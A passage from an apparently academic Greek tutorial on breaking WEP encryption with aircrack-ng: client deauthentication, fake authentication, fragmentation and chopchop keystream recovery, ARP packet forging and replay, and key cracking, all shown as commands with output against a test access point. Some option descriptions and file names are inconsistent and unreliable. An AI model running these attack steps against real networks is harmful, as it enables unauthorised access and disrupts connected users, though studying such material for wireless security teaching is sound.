- -w καθορίζει το όνομα του αρχείου στο οποίο θα αποθηκευτούν τα πακέτα που καταγράφονται

Βήμα 3 – Ξεκινούμε το airplay-ng ώστε να καταγράψουμε κάποιο πακέτο ARP

Ο σκοπός αυτού του βήματος είναι να καταγράψουμε ένα πακέτο ARP και στη συνέχεια να το κάνουμε reinject στο δίκτυο στόχο. Ο λόγος για τον οποίο επιλέγουμε πακέτα ARP είναι ότι το AP στόχος θα τα αναμεταδίδει σε όλο το δίκτυο (broadcast) και θα δημιουργεί έτσι ένα νέο IV το οποίο εμείς θα καταγράφουμε κάθε φορά που θα λαμβάνουμε το injected πακέτο ARP που στείλαμε.

Ανοίγουμε άλλο ένα τερματικό και εκτελούμε:

```
$ aireplay-ng -3 -b 00:21:63:44:63:38 -h 00:16:6F:3A:57:C9 ath1
```

Ας δούμε τις επιλογές που χρησιμοποιήσαμε:

- -3: καθορίζει την κατάσταση arp request replay
- -b: Η MAC address του AP στόχου
- -h: Η MAC address του συνδεδεμένου client

Η κάρτα μας θα ξεκινήσει να διαβάζει πακέτα μέχρι να εντοπίσει ένα ARP:

```
helios:/home/giorgos# aireplay-ng -3 -b 00:21:63:44:63:38 -h 00:16:6F:3A:57:C9 ath1
The interface MAC (00:21:27:E8:45:B1) doesn't match the specified MAC (-h).
        ifconfig ath1 hw ether 00:16:6F:3A:57:C9
Saving ARP requests in replay_arp-0824-181801.cap
You should also start airodump-ng to capture replies.
Read 201 packets (got 0 ARP requests), sent 0 packets...(0 pps)
```

Βήμα 4 – Αποσυσχέτιση του client

Στο βήμα αυτό θα στείλουμε στο AP ένα πακέτο αποπιστοποίησης (deauth) ώστε να αναγκάσουμε τον συνδεδεμένο client να αποπιστοποιηθεί ώστε να προκαλέσουμε τη δημιουργία ενός ARP πακέτου. Τα περισσότερα λειτουργικά συστήματα καθαρίζουν την 'ARP Cache' όταν γίνεται αποσύνδεση μιας σύνδεσης. Αν θελήσουν να στείλουν το επόμενο πακέτο μετά την αποσύνδεση θα πρέπει να στείλουν πρώτα ένα πακέτο 'ARP – request' ώστε να μάθουν η διεύθυνση MAC του προορισμού. Αυτός είναι και ο λόγος που αποπιστοποιούμε τον client από το AP.

Αφήνουμε το aireplay του βήματος 3 να εκτελείται. Ανοίγουμε ένα νέο τερματικό και εκτελούμε:

```
$ aireplay-ng -0 10 -a 00:21:63:44:63:38 -c 00:16:6F:3A:57:C9 ath1
```

Ας δούμε τις επιλογές:

- -0 εκτέλεσε αποσυσχέτιση και στείλε 10 πακέτα αποσυσχέτισης
- -a η MAC address του AP στόχου
- -c η MAC address του συνδεδεμένου πελάτη

Το σύστημα θα ανταποκριθεί ως:

```
18:33:13  Sending DeAuth to station  -- STMAC: [00:16:6F:3A:57:C9]
18:33:13  Sending DeAuth to station  -- STMAC: [00:16:6F:3A:57:C9]
18:33:14  Sending DeAuth to station  -- STMAC: [00:16:6F:3A:57:C9]
18:33:14  Sending DeAuth to station  -- STMAC: [00:16:6F:3A:57:C9]
18:33:14  Sending DeAuth to station  -- STMAC: [00:16:6F:3A:57:C9]
18:33:15  Sending DeAuth to station  -- STMAC: [00:16:6F:3A:57:C9]
18:33:15  Sending DeAuth to station  -- STMAC: [00:16:6F:3A:57:C9]
18:33:16  Sending DeAuth to station  -- STMAC: [00:16:6F:3A:57:C9]
18:33:16  Sending DeAuth to station  -- STMAC: [00:16:6F:3A:57:C9]
18:33:17  Sending DeAuth to station  -- STMAC: [00:16:6F:3A:57:C9]
```

Μόλις το ARP πακέτο διαρρεύσει στο δίκτυο, θα καταγραφεί από το aireplay-ng του βήματος 3 και θα αρχίσει να γίνεται inject στο AP. Το aireplay-ng του βήματος 3 θα ανταποκριθεί ως:

```
18:23:29  Packets per second adjusted to 375t 1172 packets...(4 pps)
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
18:23:37  Packets per second adjusted to 282ent 3094 packets...(11 pps)
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
18:23:45  Packets per second adjusted to 212ent 4512 packets...(16 pps)
18:24:37  Packets per second adjusted to 159 sent 14692 packets...(45 pps)
18:25:51  Packets per second adjusted to 120, sent 25157 packets...(64 pps)
18:25:53  Packets per second adjusted to 90
18:25:55  Packets per second adjusted to 68
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
18:26:15  Packets per second adjusted to 51), sent 26311 packets...(64 pps)
18:26:17  Packets per second adjusted to 39
18:26:19  Packets per second adjusted to 30
18:26:21  Packets per second adjusted to 23
Read 153778 packets (got 36631 ARP requests), sent 34752 packets...(44
pps)
```

και το airodump-ng του βήματος 2 ως:

```
 CH 11 ][ Elapsed: 15 mins ][ 2009-08-24 18:32

 BSSID              PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC
CIPHER AUTH ESSID

 00:21:63:44:63:38   41  96     8901    55310   25  11  48  WEP  WEP   OPN
gio
```

```
BSSID              STATION            PWR  Lost  Packets  Probes

00:21:63:44:63:38  00:16:6F:3A:57:C9   36    0    62347
```

Βήμα 5 – Εκτέλεση του aircrack-ng

Μόλις μαζέψουμε αρκετά πακέτα (από 200.000 και πάνω) εκτελούμε το aircrack παράλληλα ώστε να προσπαθήσουμε να σπάσουμε το κλειδί. Κάθε φορά που το aircrack θα χρειάζεται περισσότερα IV θα κάνει παύσει και θα περιμένει τη συγκέντρωση περισσοτέρων IVs. Αν δε θέλετε να τρέξετε το aircrack παράλληλα με την καταγραφή των πακέτων μπορείτε να περιμένετε να συγκεντρωθεί ένας σημαντικός αριθμός πακέτων (από 1.000.000 έως και 2.500.000) και αφού σταματήσετε το airplay και το airodump να ξεκινήσετε το aircrack.

Εκτελέστε σε ένα τερματικό:

```
$ aircrack-ng -z -b 00:21:63:44:63:38 output*.cap
```

Ας δούμε τις επιλογές:

- -z: Χρησιμοποιεί τη μέθοδο αποκρυπτογράφησης PTW
- -b: η MAC address του AP στόχου
- output*.cap το αρχείο που περιέχει τα πακέτα που καταγράψαμε

Αν το aircrack δε μπορέσει να σπάσει το κλειδί, τότε δοκιμάστε να αφαιρέσετε την επιλογή '-z'.

Στη συνέχεια φαίνεται μια επιτυχής εκτέλεση του aircrack:

```
                              Aircrack-ng 0.9.3



                          [00:00:00] Tested 1 keys (got 55043 IVs)

   KB    depth   byte(vote)
    0    0/  3   31( 15) 98( 15) 9A( 12) 0B(  6) 01(  0) 05(  0)
    1    0/  2   32( 12) A5( 12) 58(  5) D2(  5) 1D(  3) A4(  3)
    2    0/  2   33( 15) B8( 15) 67(  5) 6C(  3) B5(  3) 01(  0)
    3    0/  1   34( 33) F5( 15) 60( 10) 0F(  3) 33(  3) 36(  3)

KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
Decrypted correctly: 100%
```

5.2 Πως να σπάσετε το WEP όταν δεν υπάρχει ασύρματος πελάτης συνδεδεμένος στο AP

Πολλές φορές ένα ασύρματο δίκτυο δεν έχει συνδεδεμένους πελάτες και έτσι δεν υπάρχει κίνηση πακέτων ARP σε αυτό. Αυτός ο οδηγός θα σας δείξει πως να σπάσετε το κλειδί WEP ενός ασύρματου AP σε περιπτώσεις όπου δεν υπάρχουν συνδεδεμένοι clients.

5.2.1 Υποθέσεις

Για να μπορέσετε να ακολουθήσετε τα βήματα του παρόντος οδηγού θα πρέπει να ισχύουν τα ακόλουθα:

- Χρησιμοποιείτε drivers που έχουν γίνει patched ώστε να υποστηρίζουν το injection
- Είστε αρκετά κοντά ώστε να στείλετε και να λάβετε πακέτα προς/ από το AP
- Το AP μεταδίδει μερικά 'data' πακέτα. Τα πλαίσια 'beaco'n και άλλα πλαίσια ελέγχου μας είναι άχρηστα. Ένας εύκολος τρόπος για να διαπιστώσετε αν το AP μεταδίδει 'data packets' είναι να τρέξετε το airodump-ng και να δείτε αν έχουν καταγραφεί πακέτα 'dat'a για το AP που σας ενδιαφέρει
- Το AP χρησιμοποιεί το WEP και το πρότυπο 'open authentication'
- Χρησιμοποιείτε το aircrack-ng 0.9.x ή νεότερο

5.2.2 Εξοπλισμός που χρησιμοποιήθηκε

Σε αυτόν τον οδηγό χρησιμοποιήσαμε τα εξής:

- MAC Address του υπολογιστή που τρέχει το aircrack-ng: '00:21:27:E8:45:B1'
- BSSID (MAC Address του AP στόχου): '00:21:63:44:63:38'
- ESSID (Όνομα δικτύου): 'gio'
- AP Channel: 11
- Wireless interface: 'ath1'

5.2.3 Επίθεση

Βήμα 1 – Θέτουμε την κάρτα δικτύου μας σε κατάσταση monitor

Ο σκοπός αυτού του βήματος είναι να τοποθετήσουμε την κάρτα δικτύου μας σε κατάσταση 'monitor'. Κατά την κατάσταση 'monitor' η κάρτα μας θα μπορεί να ακούει κάθε πακέτο

που βρίσκεται στον αέρα. Ας δούμε πως θα τοποθετήσουμε την atheros κάρτα μας (ath0) σε κατάσταση 'monitor'.

Αρχικά σταματάμε την ath0:

```
$ airmon-ng stop ath0
```

Στη συνέχεια εκτελούμε:

```
$ iwconfig
```

και βεβαιωνόμαστε ότι δεν υπάρχουν άλλες διεπαφές 'athX'. Αν υπάρχει κάποια διεπαφή 'athX', τότε τη σταματάμε όπως και την 'ath0'.

Ας ξεκινήσουμε τώρα την κάρτα μας σε κατάσταση 'monitor':

```
$ airmon-ng start wifi0
```

Δημιουργείται η διεπαφή 'ath0' την οποία θα χρησιμοποιούμε στη συνέχεια για το injection. Για να σιγουρευτούμε ότι έχει δημιουργηθεί η διεπαφή 'ath1' εκτελούμε:

```
$ iwconfig
```

η έξοδος θα είναι κάπως έτσι:

```
helios:/home/giorgos# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

vboxnet0  no wireless extensions.

wifi0     no wireless extensions.

ath1      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Channel:0  Access Point: Not-Associated
          Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=1/1
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/70  Signal level=-94 dBm  Noise level=-94 dBm
```

```
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Παρατηρήστε ότι στο 'Mode' αναφέρεται η κατάσταση 'Monitor'.

Βήμα 2 - Εκτελούμε fake authentication με το AP στόχο

Το βήμα αυτό είναι πολύ σημαντικό. Για να αποδεκτεί το AP στόχος ένα πακέτο πρέπει η source διεύθυνση MAC να είναι συσχετισμένη με το AP. Διαφορετικά, το AP απλά αγνοεί τα πακέτα που κάνουμε inject και στέλνει πίσω ένα πακέτο 'DeAuthentication'.

Πριν εκτελέσουμε 'fake authentication' είναι αναγκαίο να θέσουμε την ασύρματη κάρτα δικτύου που χρησιμοποιούμε σε λειτουργία στο κανάλι στο οποίο ακούει το AP στόχος. Για να το πετύχουμε αυτό εκτελούμε:

```
$ iwconfig ath1 channel 11
```

όπου:

- 'ath1': Η διεπαφή δικτύου που χρησιμοποιούμε
- 'channel 11': Το κανάλι στο οποίο θέλουμε να θέσουμε την κάρτα

Για να εκτελέσουμε 'fake authentication' έχουμε δύο επιλογές:

Στέλνουμε ένα πακέτο αίτησης πιστοποίησης και ένα πακέτο αίτησης συσχέτισης:

```
$ aireplay-ng -1 0 -e gio -a 00:21:63:44:63:38 -h 00:21:27:E8:45:B1 athf
```

όπου:

- -1: προσδιορίζει την επίθεση 'fake authentication'
- 0: προσδιορίζει το χρόνο του 'reassociation' σε δευτερόλεπτα
- -e Gio: προσδιορίζει το όνομα ESSID του δικτύου στόχου
- -a : προσδιορίζει τη MAC διεύθυνση του AP στόχου
- -c: προσδιορίζει τη MAC διεύθυνση της ασύρματης κάρτας που χρησιμοποιούμε

Αν το 'fake authentication' επιτύχει θα λάβουμε:

```
# aireplay-ng -1 0 -e gio -a 00:21:63:44:63:38 -h 00:21:27:E8:45:B1 ath1
```

```
18:29:29  Waiting for beacon frame (BSSID: 00:21:63:44:63:38)
18:29:29  Sending Authentication Request
18:29:29  Authentication successful
18:29:29  Sending Association Request
18:29:29  Association successful :-)
```

Αν στην έξοδο δούμε ένα μήνυμα σαν το εξής:

```
Got a deauthentication packet!
```

Τότε το 'fake authentication' έχει αποτύχει και πρέπει να ξαναπροσπαθήσουμε!

Αν αποτύχει ο πρώτος τρόπος μπορούμε να δοκιμάσουμε τον δεύτερο κατά τον οποίο εκτός από ένα πακέτο αίτησης πιστοποίησης και ένα πακέτο αίτησης συσχέτισης στέλνουμε πακέτα 'keep alive' ώστε να διατηρήσουμε τη συσχέτιση ενεργή και να μη μας απορρίψει ο AP στόχος. Εκτελούμε:

```
$ aireplay-ng -1 6000 -o 1 -q 10 -e gio -a 00:21:63:44:63:38 -h 00:21:27:E8:45:B1 ath1
```

όπου:

- -1: προσδιορίζει την επίθεση 'fake authentication'
- 6000: Κάνε νέα πιστοποίηση κάθε 6000 δευτερόλεπτα
- -o 1: στείλε μόνο ένα σετ από πακέτα τη φορά
- -q 10: στείλε πακέτα 'keep alive' κάθε 10 δευτερόλεπτα
- -e Gio: προσδιορίζει το όνομα ESSID του δικτύου στόχου
- -a : προσδιορίζει τη MAC διεύθυνση του AP στόχου
- -c: προσδιορίζει τη MAC διεύθυνση της ασύρματης κάρτας που χρησιμοποιούμε

Αν το 'fake authentication' επιτύχει θα λάβουμε:

```
18:47:58  Waiting for beacon frame (BSSID: 00:21:63:44:63:38)
18:47:58  Sending Authentication Request
18:47:58  Authentication successful
18:47:58  Sending Association Request
18:47:58  Association successful :-)
18:48:08  Sending keep-alive packet
18:48:18  Sending keep-alive packet
```

Μπορούμε να ελέγξουμε αν όντως έχει πετύχει η επίθεση 'fake authentication' εκτελώντας το airodump-ng:

```
$ airodump-ng -c 11 --bssid 00:21:63:44:63:38 ath1
```

Ας δούμε τις επιλογές που χρησιμοποιούμε:

- -c: καθορίζει το κανάλι
- --bssid: καθορίζει τη διεύθυνση MAC του AP στόχου

Η έξοδος θα πρέπει να είναι κάπως έτσι:

```
CH 11 ][ Elapsed: 18 s ][ 2009-08-27 18:53

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC
CIPHER AUTH ESS

 00:21:63:44:63:38   33  33      165        2    0  11  48  WEP  WEP       g

 BSSID              STATION            PWR   Lost    Packets   Probes

 00:21:63:44:63:38  00:21:27:E8:45:B1   29    0        3
```

Παρατηρήστε την τελευταία γραμμή. Το airodump-ng μας αναφέρει ότι είμαστε συσχετισμένοι με το AP στόχο και μάλιστα έχουμε λάβει ήδη 2 πακέτα δεδομένων. Ακυρώνουμε το airodump-ng και μπορούμε πλέον να προχωρήσουμε στο επόμενο βήμα!

Βήμα 3 - Υποκλέπτουμε το PRGA

Ο στόχος αυτού του βήματος είναι να υποκλέψουμε τον κωδικό PRGA που χρησιμοποιεί ο AP στόχος. Το PRGA δεν είναι το κλειδί WEP και δε μπορεί να χρησιμοποιηθεί για να αποκρυπτογραφήσει πακέτα. Ωστόσο, μπορεί να χρησιμοποιηθεί για να δημιουργήσουμε νέα πακέτα τα οποία θα τα χρησιμοποιήσουμε στη συνέχεια για injection.

Οι τεχνικές που μπορούν να χρησιμοποιηθούν για να υποκλέψουμε το PRGA του στόχου μας είναι δύο: η επίθεση 'fragmentation' και η επίθεση 'chopchop'. Όποια τακτική και να ακολουθήσετε να θυμάστε πως στόχος σας είναι να υποκλέψετε το PRGA. Συνήθως, δοκιμάζουμε αρχικά την επίθεση 'fragmentation' που είναι εξαιρετικά γρήγορη και αν αποτύχει δοκιμάζουμε την επίθεση 'chopchop'. Στη συνέχεια θα εξετάσουμε πρώτα την επίθεση 'fragmentation' και έπειτα την 'chopchop'.

Fragmenttion

Ανοίγουμε άλλο ένα τερματικό και εκτελούμε:

```
$ aireplay-ng -5 -b 00:21:63:44:63:38 -h 00:21:27:E8:45:B1 ath1
```

όπου:

- -5: εκτέλεσε επίθεση 'fragmenttion'
- -b: η διεύθυνση MAC του AP στόχου
- -h: η διεύθυνση MAC της κάρτας μας. Πρέπει να είναι η ίδια με την οποία εκτελέσαμε πριν το 'fake authentication'
- ath1: Η διεπαφή δικτύου που χρησιμοποιούμε

Το σύστημα θα ανταποκριθεί ως:

```
20:34:02  Waiting for a data packet...
Read 2158 packets...
```

Στο σημείο αυτό περιμένουμε για λάβουμε κάποιο πακέτο δεδομένων. Μόλις το λάβουμε το σύστημα θα ανταποκριθεί ως:

```
20:34:02  Waiting for a data packet...
Read 2158 packets...

Size: 68, FromDS: 1, ToDS: 0 (WEP)

BSSID  =  00:21:63:44:63:38
Dest. MAC  =  01:00:5E:00:00:01
Source MAC  =  00:21:63:44:63:35

0x0000:  0842 0000 0100 5e00 0001 0021 6344 6338  .B....^....!cDc8
0x0010:  0021 6344 6335 90be 8626 0100 2ed9 0732  .!cDc5...&.....2
0x0020:  977f 6e66 51f1 7127 8fcc dc61 8c35 fad1  .□nfQ.q'...a.5..
0x0030:  0617 16f3 386c 7ab8 2f74 858c 4a8b 1a5d  ....8lz./t..J..]
0x0040:  cc35 0e75                                .5.u

Use this packet ?
```

Αν το πακέτο που έχουμε λάβει έχει μέγεθος 68 byte και πάνω επιλέγουμε 'y'. Σε αντίθετη περίπτωση δε θα έχουμε αρκετά δεδομένα του PRGA ώστε να δημιουργήσουμε αργότερα

ένα πακέτο οπότε επιλέγουμε 'n' και περιμένουμε ένα νέο πακέτο. Το σύστημα ανταποκρίνεται ως:

```
Use this packet ? y

Saving chosen packet in replay_src-0827-203550.cap
20:36:08  Data packet found!
20:36:08  Sending fragmented packet
20:36:10  No answer, repeating...
20:36:10  Trying a LLC NULL packet
20:36:10  Sending fragmented packet
20:36:10  Got RELAYED packet!!
20:36:10  Thats our LLC Null packet!
20:36:10  Trying to get 384 bytes of a keystream
20:36:11  No answer, repeating...
20:36:11  Trying to get 384 bytes of a keystream
20:36:11  Trying a LLC NULL packet
20:36:13  No answer, repeating...
20:36:13  Trying to get 384 bytes of a keystream
20:36:15  No answer, repeating...
20:36:15  Trying to get 384 bytes of a keystream
20:36:15  Trying a LLC NULL packet
20:36:15  Got RELAYED packet!!
20:36:15  Thats our LLC Null packet!
20:36:15  Trying to get 1500 bytes of a keystream
20:36:15  Got RELAYED packet!!
20:36:15  Thats our ARP packet!
Saving keystream in fragment-0827-203615.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Το PRGA υποκλάπει επιτυχώς. Το αρχείο 'fragment-0827-203615.xor' περιέχει το PRGA το οποίο στη συνέχεια θα χρησιμοποιήσουμε για να δημιουργήσουμε ένα πακέτο. Πολλές φορές δεν είναι δυνατή η υποκλοπή του PRGA και πρέπει να δοκιμάσουμε αρκετά πακέτα. Ωστόσο, αν έχετε δοκιμάσει 20-30 πακέτα και το 'fragmentation' δεν έχει καταφέρει να υποκλέψει το PRGA είναι η ώρα να δοκιμάσετε την επίθεση 'chop chop'.

Chopchop

Ανοίξτε ένα νέο τερματικό και εκτελέστε:

```
$ aireplay-ng -4 -b 00:21:63:44:63:38 -h 00:21:27:E8:45:B1 ath1
```

όπου:

- -4: εκτέλεσε επίθεση 'fragmenttion'
- -b: η διεύθυνση MAC του AP στόχου
- -h: η διεύθυνση MAC της κάρτας μας. Πρέπει να είναι η ίδια με εκείνη που χρησιμοποιήσαμε κατά το 'fake authentication'
- ath1: Η διεπαφή δικτύου που χρησιμοποιούμε

Το σύστημα θα ανταποκριθεί ως:

```
20:34:02  Waiting for a data packet...
Read 2158 packets...
```

Στο σημείο αυτό περιμένουμε για λάβουμε κάποιο πακέτο δεδομένων. Μόλις το λάβουμε το σύστημα θα ανταποκριθεί ως:

```
Read 809 packets...

 Size: 68, FromDS: 1, ToDS: 0 (WEP)

 BSSID  =  00:21:63:44:63:38
 Dest. MAC  =  01:00:5E:00:00:01
 Source MAC  =  00:21:63:44:63:35

 0x0000:  0842 0000 0100 5e00 0001 0021 6344 6338  .B....^....!cDc8
 0x0010:  0021 6344 6335 d011 cc26 0100 8f81 bd6f  .!cDc5...&.....o
 0x0020:  1cec 1f85 6e16 68b2 dce1 34a6 0278 dcff  ....n.h...4..x..
 0x0030:  85b6 6667 f048 6fb0 e8cf 99d2 9a5f 5ecc  ..fg.Ho......_^.
 0x0040:  c884 15bf                                ....

 Use this packet ?
```

Αν το πακέτο που έχουμε λάβει έχει μέγεθος 68 byte και πάνω επιλέγουμε 'y'. Σε αντίθετη περίπτωση δε θα έχουμε αρκετά δεδομένα του PRGA ώστε να δημιουργήσουμε αργότερα ένα πακέτο οπότε επιλέγουμε 'n' και περιμένουμε ένα νέο πακέτο. Το σύστημα ανταποκρίνεται ως:

```
Use this packet ? y
```

```
Saving chosen packet in replay_src-0827-205852.cap

Offset  67 (  0% done) | xor = FC | pt = 43 |  256 frames written in 770ms
Offset  66 (  2% done) | xor = E3 | pt = F6 |  204 frames written in 612ms
Offset  65 (  5% done) | xor = 47 | pt = C3 |  173 frames written in 519ms
Offset  64 (  8% done) | xor = 0B | pt = C3 |   63 frames written in 189ms
Offset  63 ( 11% done) | xor = CC | pt = 00 |  168 frames written in 504ms
Offset  62 ( 14% done) | xor = 5E | pt = 00 |  140 frames written in 419ms
Offset  61 ( 17% done) | xor = 5F | pt = 00 |  242 frames written in 727ms
Offset  60 ( 20% done) | xor = 9A | pt = 00 |  140 frames written in 420ms
Offset  59 ( 23% done) | xor = 27 | pt = F5 |  237 frames written in 711ms
Offset  58 ( 26% done) | xor = 77 | pt = EE |  133 frames written in 399ms
Offset  57 ( 29% done) | xor = C5 | pt = 0A |  262 frames written in 786ms
Offset  56 ( 32% done) | xor = F9 | pt = 11 |  175 frames written in 525ms
Offset  55 ( 35% done) | xor = B1 | pt = 01 |  235 frames written in 705ms
Offset  54 ( 38% done) | xor = 6F | pt = 00 |  201 frames written in 603ms
Offset  53 ( 41% done) | xor = 48 | pt = 00 |  103 frames written in 309ms
Offset  52 ( 44% done) | xor = 10 | pt = E0 |   69 frames written in 206ms
Offset  51 ( 47% done) | xor = 66 | pt = 01 |   69 frames written in 208ms
Offset  50 ( 50% done) | xor = 67 | pt = 01 |  277 frames written in 831ms
Offset  49 ( 52% done) | xor = 1E | pt = A8 |  207 frames written in 621ms
Offset  48 ( 55% done) | xor = 45 | pt = C0 |  139 frames written in 416ms
Offset  47 ( 58% done) | xor = D6 | pt = 29 |  130 frames written in 390ms
Offset  46 ( 61% done) | xor = 04 | pt = D8 |  374 frames written in 1123ms
Offset  45 ( 64% done) | xor = 7A | pt = 02 | 1483 frames written in 4449ms
```

```
Sent 1146 packets, current guess: 75...20:59:40  Packets per second adjusted
to 375
20:59:42  Packets per second adjusted to 282
20:59:44  Packets per second adjusted to 212
20:59:46  Packets per second adjusted to 159
Offset   44 (67% done) | xor = 03 | pt = 01 | 1174 frames written in
3549ms
Offset   43 (70% done) | xor = A6 | pt = 00 |   80 frames written in
563ms
Offset   42 (73% done) | xor = 74 | pt = 40 |   42 frames written in
295ms
Offset   41 (76% done) | xor = ED | pt = 0C |  105 frames written in
730ms
Offset   40 (79% done) | xor = DC | pt = 00 |   26 frames written in
186ms
Offset   39 (82% done) | xor = AE | pt = 1C |  116 frames written in
812ms
Offset   38 (85% done) | xor = 68 | pt = 00 |  239 frames written in
1669ms
Offset   37 (88% done) | xor = 16 | pt = 00 |  234 frames written in
1638ms
Offset   36 (91% done) | xor = 2B | pt = 45 |   30 frames written in
210ms
Offset   35 (94% done) | xor = 85 | pt = 00 |  233 frames written in
1635ms
Offset   34 (97% done) | xor = 17 | pt = 08 |  160 frames written in
1120ms

Saving plaintext in replay_dec-0827-205957.cap
Saving keystream in replay_dec-0827-205957.xor

Completed in 37s (0.81 bytes/s)
```

Το PRGA υποκλάπει επιτυχώς. Το αρχείο 'reply_dec-0827-205957.xor' περιέχει το PRGA το οποίο στη συνέχεια θα χρησιμοποιήσουμε για να δημιουργήσουμε ένα πακέτο. Πολλές φορές δεν είναι δυνατή η υποκλοπή του PRGA και πρέπει να δοκιμάσουμε αρκετά πακέτα.

Βήμα 4 - Δημιουργούμε ένα ARP πακέτο

Στο βήμα αυτό θα χρησιμοποιήσουμε το εργαλείο packetforge-ng ώστε με τη βοήθεια του PRGA που υποκλέψαμε να δημιουργήσουμε ένα πακέτο ARP το οποίο θα το κάνουμε inject στο ασύρματο δίκτυο στόχο. Δε μας απασχολεί ποια επίθεση χρησιμοποιήσαμε στο

προηγούμενο βήμα. Και οι δύο έχουν το ίδιο αποτέλεσμα: τη δημιουργία ενός αρχείου που περιέχει το PRGA του AP στόχου.

Ας δημιουργήσουμε το ARP πακέτο που θα χρησιμοποιήσουμε για injection:

```
$ packetforge-ng -0 -a 00:21:63:44:63:38 -h 00:21:27:E8:45:B1 -k 255.255.255.255 -l 255.255.255.255 -y fragment*.xor -w arp_request
```

όπου:

- -0: δημιούργησε ένα πακέτο ARP
- -a: η διεύθυνση του AP στόχου
- -h: η διεύθυνση της κάρτας μας.
- -k: η διεύθυνση IP του προορισμού. Τα περισσότερα AP ανταποκρίνονται στην διεύθυνση Broadcast '255.255.255.255'
- -l: η διεύθυνση IP της πηγής. Τα περισσότερα AP ανταποκρίνονται στην διεύθυνση Broadcast '255.255.255.255'
- -y: το αρχείο που περιέχει το PRGA
- -w: το όνομα του αρχείου στο οποίο θα γραφτεί το πακέτο που θα δημιουργηθεί

Αν όλα πάνε καλά το σύστημα θα ανταποκριθεί ως:

```
Wrote packet to: arp_request
```

Βήμα 5 - Καταγράφουμε τα πακέτα που στέλνει το AP

Στο βήμα αυτό θα ξεκινήσουμε το airodump-ng ώστε να συγκεντρώσουμε τα πακέτα που θα στέλνει το AP μόλις κάνουμε inject το πακέτο που δημιουργήσαμε. Εκτελούμε:

```
$ airodump-ng -c 11 --bssid 00:21:63:44:63:38 -w output ath1
```

Ας δούμε τις επιλογές που χρησιμοποιούμε:

- -c: καθορίζει το κανάλι
- --bssid: καθορίζει τη διεύθυνση MAC του AP στόχου

- -w καθορίζει το όνομα του αρχείου στο οποίο θα αποθηκευτούν τα πακέτα που καταγράφονται

Βήμα 6 - Κάνουμε inject το πακέτο ARP

Ήρθε η ώρα να κάνουμε inject το πακέτο που δημιουργήσαμε πριν και που περιέχετε στο αρχείο 'arp_request'. Θα εκτελέσουμε την επίθεση 'Interactive packet repla'y. Ανοίγουμε ένα νέο τερματικό και εκτελούμε:

```
$ aireplay-ng -2 -r arp_replay ath1
```

όπου:

- -2: Εκτέλεσε την επίθεση Interactive packet replay
- -r: Διάβασε το πακέτο που θα στείλεις από το αρχείο αυτό

Το σύστημα ανταποκρίνεται ως:

```
Size: 68, FromDS: 0, ToDS: 1 (WEP)

BSSID  =  00:21:63:44:63:38
Dest. MAC  =  FF:FF:FF:FF:FF:FF
Source MAC  =  00:21:27:E8:45:B1

0x0000:  0841 0201 0021 6344 6338 0021 27e8 45b1  .A...!cDc8.!'.E.
0x0010:  ffff ffff ffff 8001 8b26 0100 e177 2a35  .........&...w*5
0x0020:  5c11 faa6 5390 b74e 4cd3 7d77 a5bc 3763  \...S..NL.}w..7c
0x0030:  1d68 715a 5aa3 495b 3c45 f127 2254 72d6  .hqZZ.I[
0x0040:  eed8 75fe                               ..u.

Use this packet ?
```

και απαντάμε 'y' στην ερώτηση. Το aireplay-ng θα ξεκινήσει να κάνει inject το πακέτο:

```
Use this packet ? y

Saving chosen packet in replay_src-0827-211019.cap
You should also start airodump-ng to capture replies.

Sent 72958 packets...(341 pps)
```

και το airodump-ng θα υποκλέπτει τα πακέτα που θα στέλνει το AP στόχος:

```
CH 11 ][ Elapsed: 9 mins ][ 2009-08-27 21:31

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC
CIPHER AUTH ES

 00:21:63:44:63:38   57 100     5561    96143  300  11  48   WEP  WEP
g

 BSSID              STATION            PWR   Lost    Packets   Probes

 00:21:63:44:63:38  00:21:27:E8:45:B1   56     0     109993
```

Βήμα 7 - Τρέχουμε το aircrack-ng

Μόλις μαζέψουμε αρκετά πακέτα (από 200.000 και πάνω) εκτελούμε το aircrack παράλληλα ώστε να προσπαθήσουμε να σπάσουμε το κλειδί. Κάθε φορά που το aircrack θα χρειάζεται περισσότερα IV θα κάνει παύσει και θα περιμένει τη συγκέντρωση περισσοτέρων IVs. Αν δε θέλετε να τρέξετε το aircrack παράλληλα με την καταγραφή των πακέτων μπορείτε να περιμένετε να συγκεντρωθεί ένας σημαντικός αριθμός πακέτων (από 1.000.000 έως και 2.500.000) και αφού σταματήσετε το airplay και το airodump να ξεκινήσετε το aircrack.

Εκτελέστε σε ένα terminal:

```
$ aircrack-ng -b 00:21:63:44:63:38 output*.cap
```

Ας δούμε τις επιλογές:

- -z: Χρησιμοποιεί τη μέθοδο αποκρυπτογράφησης PTW
- -b: η MAC address του AP σόχου
- 'output*.cap': το αρχείο που περιέχει τα πακέτα που καταγράψαμε

6. Αναφορές

1. William Stallings, Ασύρματες επικοινωνίες και δίκτυα, Εκδόσεις Τζιόλα, 2007
2. IEEE-SA Standards Board. Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifcations. Communications Magazine, IEEE, 2007
3. Scott Fluhrer, Itsik Mantin, and Adi Shamir, Weaknesses in the Key Scheduling Algorithm of RC4, Proceeding SAC '01, 2001
4. Rafik Chaabouni. Break wep faster with statistical analysis. Technical report, EPFL, LASEC, June 2006
5. Andrea Bittau, Mark Handley, and Joshua Lackey. The final nail in WEP's coffin. In IEEE Symposium on Security and Privacy, pages 386{400. IEEE Computer Society, 2006
6. David Hulton. Practical exploitation of RC4 weakness in WEP environments, 2002. presented at HiverCon 2002.
7. KoreK. chopchop (experimental WEP attacks). [http://www.netstumbler.org/showthread.php?t=12489], 2004.
